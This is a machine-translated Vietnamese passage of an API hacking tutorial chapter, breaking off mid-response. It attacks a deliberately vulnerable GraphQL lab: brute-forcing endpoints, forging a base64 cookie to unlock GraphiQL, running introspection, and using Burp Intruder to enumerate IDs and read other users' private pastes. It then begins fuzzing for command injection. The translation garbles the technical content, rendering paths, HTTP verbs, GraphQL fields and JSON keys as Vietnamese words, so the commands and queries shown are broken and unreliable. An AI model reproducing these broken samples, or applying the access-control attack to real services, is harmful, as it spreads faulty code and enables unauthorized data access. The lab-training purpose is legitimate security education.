
Bây giờ chúng ta đã khám phá trang web với tư cách là một người dùng bình thường, hãy xem qua ứng dụng web bằng DevTools. Để xem các tài nguyên khác nhau liên quan đến ứng dụng web này, hãy điều hướng đến trang chủ DVGA và mở mô-đun Mạng trong DevTools. Làm mới mô-đun Mạng bằng cách nhấn CTRL-R. Bạn sẽ thấy giao diện giống như trong Hình 14-2.



Hình 14-2: Tệp nguồn mạng của trang chủ DVGA

Xem qua các tiêu đề phản hồi của tài nguyên chính. Bạn sẽ thấy tiêu đề Set-Cookie: env=graphiql:disable, một dấu hiệu khác cho thấy chúng ta đang tương tác với mục tiêu sử dụng GraphQL. Sau này, chúng ta có thể thao tác với cookie như cookie này để kích hoạt GraphQL IDE có tên là GraphiQL.

Quay lại trình duyệt của bạn, điều hướng đến trang Public Pastes, mở DevTools Network và làm mới lại (xem Hình 14-3).



Hình 14-3: Nguồn DVGA public_pastes

Có một tệp nguồn mới gọi là graphql. Chọn nguồn này và chọn tab Xem trước. Bây giờ bạn sẽ thấy bản xem trước phản hồi cho tài nguyên này.
GraphQL, giống như REST, sử dụng JSON làm cú pháp truyền dữ liệu. Tại thời điểm này, bạn có thể đoán rằng đây là phản hồi được tạo bằng GraphQL.

Kỹ thuật đảo ngược API GraphQL

Bây giờ chúng ta đã biết ứng dụng mục tiêu sử dụng GraphQL, hãy thử xác định điểm cuối và yêu cầu của API. Không giống như các API REST có tài nguyên sẵn có ở nhiều điểm cuối khác nhau, một máy chủ sử dụng GraphQL chỉ dựa vào một điểm cuối duy nhất cho API của nó. Để tương tác với API GraphQL, trước tiên chúng ta phải tìm điểm cuối này và sau đó tìm ra những gì chúng ta có thể truy vấn.

Directory Brute-Forcing cho GraphQL Endpoint

Quá trình quét brute-force thư mục bằng Gobuster hoặc Kiterunner có thể cho chúng tôi biết liệu có bất kỳ thư mục nào liên quan đến GraphQL hay không. Hãy sử dụng Kiterunner để tìm những thứ này. Nếu bạn đang tìm kiếm các thư mục GraphQL theo cách thủ công, bạn có thể thêm các từ khóa như sau vào đường dẫn được yêu cầu:

/đồ thị

/v1/graphql

/api/graphql

/v1/api/graphql

/đồ thị

/v1/đồ thị

/graphiql

/v1/graphiql

/bảng điều khiển

/truy vấn

/graphql/bảng điều khiển

/altair

/sân chơi

Tất nhiên, bạn cũng nên thử thay thế số phiên bản trong bất kỳ đường dẫn nào trong số này bằng /v2, /v3, /test, /internal, /mobile, /legacy hoặc bất kỳ biến thể nào của các đường dẫn này. Ví dụ: cả Altair và Playground đều là các IDE thay thế cho GraphiQL mà bạn có thể tìm kiếm với nhiều phiên bản khác nhau trong đường dẫn.


SecLists cũng có thể giúp chúng tôi tự động tìm kiếm thư mục này:

```
$ kr vũ phu http://192.168.195.132:5000 -w /usr/share/seclists/Discovery/Web-Content/graphql.txt

LẤY       400 [      53,     4,    1] http://192.168.195.132:5000/graphiql

LẤY       400 [      53,     4,    1] http://192.168.195.132:5000/graphql

5:50 chiều Thời lượng hoàn tất quét INF=716,265267 kết quả=2
```

Chúng tôi nhận được hai kết quả có liên quan từ lần quét này; tuy nhiên, cả hai hiện đang phản hồi với mã trạng thái HTTP 400 Bad Request. Hãy kiểm tra chúng trong trình duyệt web. Đường dẫn /graphql phân giải thành trang phản hồi JSON với thông báo "Phải cung cấp chuỗi truy vấn." (xem Hình 14-4).

Hình 14-4: Đường dẫn DVGA/graphql

Điều này không giúp chúng ta làm việc nhiều, vì vậy hãy kiểm tra điểm cuối / graphiql . Như bạn có thể thấy trong Hình 14-5, đường dẫn /graphiql dẫn chúng ta đến IDE web thường được sử dụng cho GraphQL, GraphiQL.



Hình 14-5: IDE web DVGA GraphiQL

Tuy nhiên, chúng tôi gặp thông báo "400 Yêu cầu không hợp lệ: Truy cập GraphiQL bị từ chối".

Trong IDE web GraphiQL, tài liệu API thường được đặt ở trên cùng bên phải của trang, bên dưới nút có tên là Tài liệu. Nếu bạn nhấp vào nút Tài liệu, bạn sẽ thấy cửa sổ Trình khám phá Tài liệu, được hiển thị ở bên phải của Hình 14-5. Thông tin này có thể hữu ích cho việc tạo các yêu cầu. Thật không may, do yêu cầu không hợp lệ của chúng tôi, chúng tôi không thấy bất kỳ tài liệu nào.

Có khả năng chúng tôi không được phép truy cập tài liệu do các cookie được bao gồm trong yêu cầu của chúng tôi. Hãy xem liệu chúng ta có thể thay đổi env=graphiql:disable cookie mà chúng ta đã phát hiện ở cuối Hình 14-2 hay không.

Giả mạo cookie để kích hoạt GraphiQL IDE

Hãy nắm bắt một yêu cầu tới /graphiql bằng Burp Suite Proxy để xem chúng ta đang làm việc với cái gì. Như thường lệ, bạn có thể ủy quyền yêu cầu bị chặn thông qua Burp Suite. Đảm bảo Foxy Proxy được bật rồi làm mới trang /graphiql trong trình duyệt của bạn. Đây là yêu cầu bạn nên chặn:

```
NHẬN /graphiql HTTP/1.1
Máy chủ: 192.168.195.132:5000
--snip--
Cookie: ngôn ngữ=en; welcomebanner_status=dismiss; continueCode=KQabVVENkBvjq9O2xgyoWrXb45wGnm
TxdaL8m1pzYlPQKJMZ6D37neRqyn3x; cookieconsent_status=dismiss; phiên = eyJkaWZmaWN1bHR5IjoiZWFz
eSJ9.YWOfOA.NYaXtJpmkjyt-RazPrLj5GKg-Os; env=Z3JhcGhpcWw6ZGlzYWJsZQ==
Nâng cấp-Không an toàn-Yêu cầu: 1
Kiểm soát bộ đệm: max-age=0.
```


Khi xem xét yêu cầu, một điều bạn nên chú ý là env biến được mã hóa base64. Dán giá trị vào Bộ giải mã của Burp Suite rồi giải mã giá trị dưới dạng base64. Bạn sẽ thấy giá trị được giải mã là graphiql:disable.

Đây là cùng một giá trị mà chúng tôi nhận thấy khi xem DVGA trong DevTools.

Hãy lấy giá trị này và thử thay đổi nó thành graphiql:enable. Kể từ khi nguồn gốc giá trị inal đã được mã hóa base64, hãy mã hóa giá trị mới trở lại base64 (xem Hình 14-6).

Hình 14-6: Bộ giải mã của Burp Suite

Bạn có thể kiểm tra cookie cập nhật này trong Repeater để xem bạn nhận được loại phản hồi nào. Để có thể sử dụng GraphiQL trong trình duyệt, bạn cần cập nhật cookie được lưu trong trình duyệt của mình. Mở bảng DevTools Storage để chỉnh sửa cookie (xem Hình 14-7).




Hình 14-7: Cookie trong DevTools

Khi bạn đã tìm thấy cookie env , hãy nhấp đúp vào giá trị và thay thế bằng giá trị mới. Giờ hãy quay lại GraphiQL IDE và làm mới trang.
Bây giờ bạn có thể sử dụng giao diện GraphiQL và Trình khám phá tài liệu.

Kỹ thuật đảo ngược các yêu cầu GraphQL

Mặc dù chúng tôi biết các điểm cuối mà chúng tôi muốn nhắm mục tiêu, nhưng chúng tôi vẫn không biết cấu trúc của các yêu cầu của API. Một điểm khác biệt chính giữa API REST và GraphQL là GraphQL chỉ hoạt động bằng các yêu cầu POST.


Hãy chặn các yêu cầu này trong Postman để chúng ta có thể thao tác chúng tốt hơn. Trước tiên, hãy đặt proxy của trình duyệt của bạn để chuyển tiếp lưu lượng tới Người đưa thư. Nếu bạn đã làm theo các hướng dẫn thiết lập ở Chương 4, bạn sẽ có thể đặt FoxyProxy thành "Người đưa thư". Hình 14-8 hiển thị màn hình chụp các yêu cầu và cookie của Postman.



Hình 14-8: Màn hình chụp các yêu cầu và cookie của Postman

Bây giờ, hãy thiết kế ngược ứng dụng web này bằng cách điều hướng thủ công tới mọi liên kết và sử dụng mọi tính năng mà chúng tôi đã khám phá. Nhấp vào xung quanh và gửi một số dữ liệu. Khi bạn đã sử dụng thành thạo ứng dụng web, hãy mở Postman để xem bộ sưu tập của bạn trông như thế nào. Bạn có thể đã thu thập các yêu cầu không tương tác với API mục tiêu. Đảm bảo xóa mọi thứ không bao gồm /graphiql hoặc /graphql.

Tuy nhiên, như bạn có thể thấy trong Hình 14-9, ngay cả khi bạn xóa tất cả các yêu cầu không liên quan đến /graphql, mục đích của chúng không quá rõ ràng. Trong thực tế, nhiều người trong số họ trông giống hệt nhau. Bởi vì chức năng yêu cầu GraphQL chỉ sử dụng dữ liệu trong phần thân của yêu cầu POST chứ không phải điểm cuối của yêu cầu, nên chúng ta sẽ phải xem xét phần thân của yêu cầu để biết ý tưởng về những gì các yêu cầu này làm.




Hình 14-9: Bộ sưu tập GraphQL Postman không rõ ràng

Dành thời gian để xem qua phần nội dung của từng yêu cầu này và sau đó đổi tên từng yêu cầu để bạn có thể xem chức năng của nó. Một số cơ quan yêu cầu có vẻ đáng sợ; nếu vậy, hãy trích xuất một vài chi tiết chính từ chúng và đặt cho chúng một cái tên tạm thời cho đến khi bạn hiểu rõ hơn về chúng. Ví dụ: thực hiện yêu cầu sau:

```
ĐĂNG http://192.168.195.132:5000/graphiql?

{"query":"\n query IntrospectionQuery {\n __schema {\nmutationType      Loại truy vấn{ tên}\n
{ name }\n subscriptionType { name }\n
--snip--
```

Có rất nhiều thông tin ở đây, nhưng chúng ta có thể chọn ra một vài chi tiết từ phần đầu của nội dung yêu cầu và đặt tên cho nó (ví dụ: Loại đăng ký nội quan truy vấn Graphiql). Yêu cầu tiếp theo trông rất giống, nhưng thay vì loại đăng ký, yêu cầu chỉ bao gồm các loại, vì vậy hãy đặt tên cho nó dựa trên sự khác biệt đó, như trong Hình 14-10.



Hình 14-10: Bộ sưu tập DVGA đã được làm sạch

Bây giờ bạn có một bộ sưu tập cơ bản để tiến hành thử nghiệm. Như bạn tìm hiểu thêm về API, bạn sẽ tiếp tục xây dựng bộ sưu tập của mình.

Trước khi tiếp tục, chúng tôi sẽ đề cập đến một phương pháp kỹ thuật đảo ngược khác Yêu cầu GraphQL: lấy lược đồ bằng cách xem xét nội quan.

Kỹ thuật đảo ngược một bộ sưu tập GraphQL bằng cách sử dụng Introspection

Xem xét nội quan là một tính năng của GraphQL giúp hiển thị toàn bộ lược đồ của API cho người tiêu dùng, biến nó thành một mỏ vàng khi nói đến việc đóng thông tin. Vì lý do này, bạn sẽ thường thấy tính năng xem xét nội tâm bị vô hiệu hóa và sẽ phải làm việc chăm chỉ hơn rất nhiều để tấn công API. Tuy nhiên, nếu bạn có thể truy vấn lược đồ, thì bạn sẽ có thể hoạt động như thể bạn đã tìm thấy một tập hợp hoặc tệp đặc tả cho API REST.

Kiểm tra xem xét nội tâm đơn giản như gửi một truy vấn nội quan. Nếu bạn được phép sử dụng giao diện GraphiQL DVGA, bạn có thể nắm bắt truy vấn nội quan bằng cách chặn các yêu cầu được thực hiện khi tải /graphiql, vì giao diện GraphiQL sẽ gửi truy vấn nội quan khi điền vào Trình khám phá tài liệu.

Truy vấn nội quan đầy đủ là khá lớn, vì vậy tôi chỉ bao gồm một phần ở đây; tuy nhiên, bạn có thể xem toàn bộ bằng cách tự mình chặn yêu cầu hoặc kiểm tra nó trên repo Hacking APIs GitHub tại https://github.com/hAPI-hacker/Hacking-APIs.

```
truy vấn IntrospectionQuery {
  __lược đồ {
    Loại truy vấn {tên}
    đột biếnType {tên}
    loại đăng ký {tên}
    các loại {
      ...FullType
    }
    chỉ thị {
      tên
      Sự miêu tả
      địa điểm
      lập luận {
        ...InputValue
      }
    }
  }
}
```


Truy vấn nội quan GraphQL thành công sẽ cung cấp cho bạn tất cả các loại và trường chứa trong lược đồ. Bạn có thể sử dụng lược đồ để xây dựng bộ sưu tập Postman. Nếu bạn đang sử dụng GraphiQL, truy vấn sẽ xuất hiện sau Trình khám phá tài liệu GraphiQL. Như bạn sẽ thấy trong các phần tiếp theo, Trình khám phá tài liệu GraphiQL là một công cụ để xem các loại, trường và đối số có sẵn trong tài liệu GraphQL.

Phân tích API GraphQL

Tại thời điểm này, chúng tôi biết rằng chúng tôi có thể đưa ra các yêu cầu đối với điểm cuối GraphQL và giao diện GraphiQL. Chúng tôi cũng đã thiết kế ngược một số yêu cầu GraphQL và có được quyền truy cập vào lược đồ GraphQL thông qua việc sử dụng một truy vấn nội quan thành công. Hãy sử dụng Trình khám phá tài liệu để xem liệu có bất kỳ thông tin nào chúng tôi có thể tận dụng để khai thác hay không.

Tạo các yêu cầu bằng Trình khám phá tài liệu GraphiQL

Lấy một trong các yêu cầu mà chúng tôi đã thiết kế ngược từ Postman, chẳng hạn như yêu cầu dành cho Public Pastes được sử dụng để tạo trang web public_pastes và thử nghiệm nó bằng cách sử dụng GraphiQL IDE. Sử dụng Trình khám phá Tài liệu để giúp bạn xây dựng truy vấn của mình. Trong Loại gốc, chọn Truy vấn. Bạn sẽ thấy các tùy chọn tương tự được hiển thị trong Hình 14-11.



Hình 14-11: Trình khám phá tài liệu GraphiQL

Sử dụng bảng truy vấn GraphiQL, nhập truy vấn theo sau là dấu ngoặc nhọn để bắt đầu yêu cầu GraphQL. Bây giờ hãy truy vấn trường dán công khai bằng cách thêm các dán vào bên dưới truy vấn và sử dụng dấu ngoặc đơn cho đối số công khai: đúng. Vì chúng tôi muốn biết thêm về đối tượng dán công khai, chúng tôi sẽ cần thêm các trường vào truy vấn. Mỗi trường chúng tôi thêm vào yêu cầu sẽ cho chúng tôi biết thêm về đối tượng. Để thực hiện việc này, hãy chọn PasteObject trong Trình khám phá Tài liệu để xem các trường này. Cuối cùng, thêm các trường mà bạn muốn đưa vào nội dung yêu cầu của mình, được phân tách bằng các dòng mới. Các trường mà bạn đưa vào đại diện cho các đối tượng dữ liệu khác nhau mà bạn sẽ nhận lại từ nhà cung cấp dịch vụ. Theo yêu cầu của tôi, tôi sẽ thêm tiêu đề, nội dung, công khai, ipAddr và pId, nhưng cảm thấy

tự do thử nghiệm với các lĩnh vực của riêng bạn. Nội dung yêu cầu đã hoàn thành của bạn sẽ trông như thế này:

```
truy vấn {
bột nhão (công khai: đúng) {
 tiêu đề
      nội dung
      công cộng
      ipAddr
      ID
  }
}
```

Gửi yêu cầu bằng cách sử dụng nút Thực hiện Truy vấn hoặc phím tắt CTRL-ENTER. Nếu bạn đã làm theo, bạn sẽ nhận được phản hồi như sau:

```
{
  "dữ liệu": {
    "bột nhão": [
      {
        "id": "UGFzdGVPYmplY3Q6MTY4",
        "nội dung": "thử nghiệm",
        "ipAddr": "192.168.195.133",
        "pID": "166"
      },
      {
        "id": "UGFzdGVPYmplY3Q6MTY3",
        "nội dung": "McTester",
        "ipAddr": "192.168.195.133",
        "pID": "165"
      }
   }
}
```


Bây giờ bạn đã có ý tưởng về cách yêu cầu dữ liệu bằng GraphQL, hãy chuyển sang Burp Suite và sử dụng một tiện ích mở rộng tuyệt vời để giúp chúng tôi xác định rõ những gì có thể thực hiện với DVGA.

Sử dụng tiện ích mở rộng InQL Burp

Đôi khi, bạn sẽ không tìm thấy bất kỳ IDE GraphiQL nào để làm việc với mục tiêu của mình. Thật may mắn cho chúng tôi, một tiện ích mở rộng Burp Suite tuyệt vời có thể giúp ích. InQL hoạt động như một giao diện cho GraphQL trong Burp Suite. Để cài đặt nó, như bạn đã làm với tiện ích mở rộng IP Rotate trong chương trước, bạn cần chọn Jython trong tùy chọn Extender. Tham khảo Chương 13 để biết các bước cài đặt Jython.

Khi bạn đã cài đặt InQL, hãy chọn Trình quét InQL và thêm URL của API GraphQL mà bạn đang nhắm mục tiêu (xem Hình 14-12).

Máy quét sẽ tự động tìm các truy vấn và đột biến khác nhau và lưu chúng vào cấu trúc tệp. Sau đó, bạn có thể chọn các yêu cầu đã lưu này và gửi chúng đến Bộ lặp để kiểm tra thêm.



Hình 14-12: Mô-đun InQL Scanner trong Burp Suite

Hãy thực hành thử nghiệm các yêu cầu khác nhau. paste.query là một truy vấn được sử dụng để tìm bột nhão bằng mã ID dán (pID) của chúng . Nếu bạn đã đăng bất kỳ hình dán công khai nào trong ứng dụng web, bạn có thể thấy các giá trị pID của mình. Điều gì sẽ xảy ra nếu chúng tôi sử dụng một cuộc tấn công ủy quyền đối với trường pID bằng cách yêu cầu các pID có nghĩa là riêng tư? Điều này sẽ tạo thành một cuộc tấn công BOLA. Vì các ID dán này có vẻ là tuần tự nên chúng tôi sẽ muốn kiểm tra xem có bất kỳ hạn chế ủy quyền nào ngăn cản chúng tôi truy cập vào các bài đăng riêng tư của những người dùng khác không.

Nhấp chuột phải vào paste.query và gửi nó tới Repeater. Chỉnh sửa giá trị mã* bằng cách thay thế nó bằng một pID sẽ hoạt động. Tôi sẽ sử dụng pID 166 mà tôi đã nhận được trước đó. Gửi yêu cầu với Repeater. Bạn sẽ nhận được phản hồi như sau:

```
HTTP/1.0 200 OK
Loại nội dung: ứng dụng/json
Độ dài nội dung: 319
Thay đổi: Cookie
Máy chủ: Werkzeug/1.0.1 Python/3.7.10

{
  "dữ liệu": {
    "dán": {
      "người sở hữu": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "đốt cháy": sai,
      "Người sở hữu": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "userAgent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Firefox/78.0",
      "pID": "166",
```

```
        "tiêu đề": "test3",
        "Id chủ sở hữu": 1,
        "nội dung": "thử thách",
        "ipAddr": "192.168.195.133",
        "công khai": đúng,
        "id": "UGFzdGVPYmplY3Q6MTY2"
      }
    }
}
```


Chắc chắn, ứng dụng phản hồi với dán công khai mà tôi đã gửi trước đó.

Nếu chúng tôi có thể yêu cầu dán theo pID, có thể chúng tôi có thể bắt buộc các pID khác xem liệu có yêu cầu ủy quyền nào ngăn cản chúng tôi yêu cầu dán riêng tư hay không. Gửi yêu cầu dán trong Hình 14-12 tới Intruder và sau đó đặt giá trị pID là vị trí tải trọng. Thay đổi tải trọng thành một giá trị số bắt đầu từ 0 và chuyển sang 166 rồi bắt đầu cuộc tấn công.

Xem xét các kết quả cho thấy rằng chúng tôi đã phát hiện ra một lỗ hổng BOLA. Chúng tôi có thể thấy rằng chúng tôi đã nhận được dữ liệu riêng tư, như được biểu thị bằng trường "công khai": sai :


```
{
  "dữ liệu": {
    "dán": {
      "người sở hữu": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "đốt cháy": sai,
      "Người sở hữu": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "userAgent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Firefox/78.0",
      "pID": "63",
      "title": "Đã nhập Dán từ URL - b9ae5f",
      "Id chủ sở hữu": 1,
      "nội dung": "<!DOCTYPE html>\n<html lang=vi> ",
      "ipAddr": "192.168.195.133",
      "công khai": sai,
      "id": "UGFzdGVPYmplY3Q6NjM="
    }
  }
}
```



Chúng tôi có thể truy xuất mọi hình dán riêng tư bằng cách yêu cầu các pID khác nhau. Xin chúc mừng, đây là một phát hiện tuyệt vời! Hãy xem những gì khác chúng ta có thể khám phá.

Làm mờ để tiêm lệnh

Bây giờ chúng ta đã phân tích API, hãy kiểm tra các lỗ hổng để xem liệu chúng ta có thể tiến hành một cuộc tấn công hay không. Fuzzing GraphQL có thể đặt ra một thách thức bổ sung, vì hầu hết các yêu cầu dẫn đến mã trạng thái 200, ngay cả khi chúng được định dạng không chính xác. Do đó, chúng ta sẽ cần tìm kiếm các chỉ số thành công khác.

Bạn sẽ tìm thấy bất kỳ lỗi nào trong nội dung phản hồi và bạn sẽ cần xây dựng đường cơ sở cho những lỗi này trông như thế nào bằng cách xem xét các phản hồi. Ví dụ: kiểm tra xem tất cả các lỗi có tạo ra cùng độ dài phản hồi hay không hoặc liệu có sự khác biệt đáng kể nào khác giữa phản hồi thành công và phản hồi không thành công hay không. Tất nhiên, bạn cũng nên xem lại các phản hồi lỗi để biết thông tin về việc đóng cửa có thể hỗ trợ cho cuộc tấn công của bạn.

Vì loại truy vấn về cơ bản là chỉ đọc, chúng tôi sẽ tấn công đột biến các loại yêu cầu. Trước tiên, hãy lấy một trong các yêu cầu đột biến, chẳng hạn như yêu cầu Nhập khẩu đột biến , trong bộ sưu tập DVGA của chúng tôi và chặn nó bằng Burp Suite. Bạn sẽ thấy một giao diện tương tự như Hình 14-13.



Hình 14-13: Yêu cầu đột biến GraphQL bị chặn

Gửi yêu cầu này tới Repeater để xem loại phản hồi chúng ta nên mong đợi để xem. Bạn sẽ nhận được phản hồi như sau:

```
HTTP/1.0 200 OK
Loại nội dung: ứng dụng/json
--snip--

{"dữ liệu":{"nhậpPaste":{
"result":"<HTML><HEAD><meta http-equiv=\"content-type\"content=\"text/html;charset=utf-8\">\
